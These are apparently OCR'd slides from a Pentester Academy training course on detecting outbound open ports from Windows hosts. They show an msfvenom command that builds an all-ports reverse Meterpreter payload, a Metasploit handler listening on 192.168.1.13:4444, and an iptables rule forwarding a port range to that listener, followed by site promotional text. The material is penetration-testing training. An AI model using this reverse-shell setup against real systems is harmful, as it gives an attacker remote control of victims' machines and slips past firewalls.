# Network Pentesting

Vivek Ramachandran


SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com

Pentester Academy: http://www.PentesterAcademy.com


# Pentesting Windows Endpoints: Automatic Outbound Open Port Detection

# Automatic Outbound Open Port Detection




Network / Host Based Firewall

# Blocking Range of Ports on Firewall



# Create Binary

```
PentesterAcademy# msfvenom -p windows/meterpreter/reverse_tcp_allports -o

       Name: Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp_allports
    Version: $Revision$
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 294
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST                      yes       The listen address
LPORT     1                yes       The starting port number to connect back on

Description:
  Try to connect back to the attacker, on all possible ports (1-65535,
  slowly), Inject the meterpreter server DLL via the Reflective Dll
  Injection payload (staged)
```

# Setup Handler

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp_allports
PAYLOAD => windows/meterpreter/reverse_tcp_allports
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp_allports):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.1.13     yes       The listen address
   LPORT     443              yes       The starting port number to connect back on


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.13:4444
[*] Starting the payload handler...
```

# Iptables Setup

```
PentesterAcademy# iptables --flush
PentesterAcademy# iptables -A PREROUTING -t nat -i eth0 -p tcp --dport 4444:6010 -j DNAT --to-destination 192.168.1.13:4444
PentesterAcademy#
```

http://superuser.com/questions/440324/iptables-how-to-forward-all-external-ports-to-one-local-port

# Pentester Academy

PentesterAcademy | a SecurityTube.net initiative

TOPICS PRICING WHY SUBSCRIBE MEMBER ACCESS



## Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

## Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges




Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux




Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux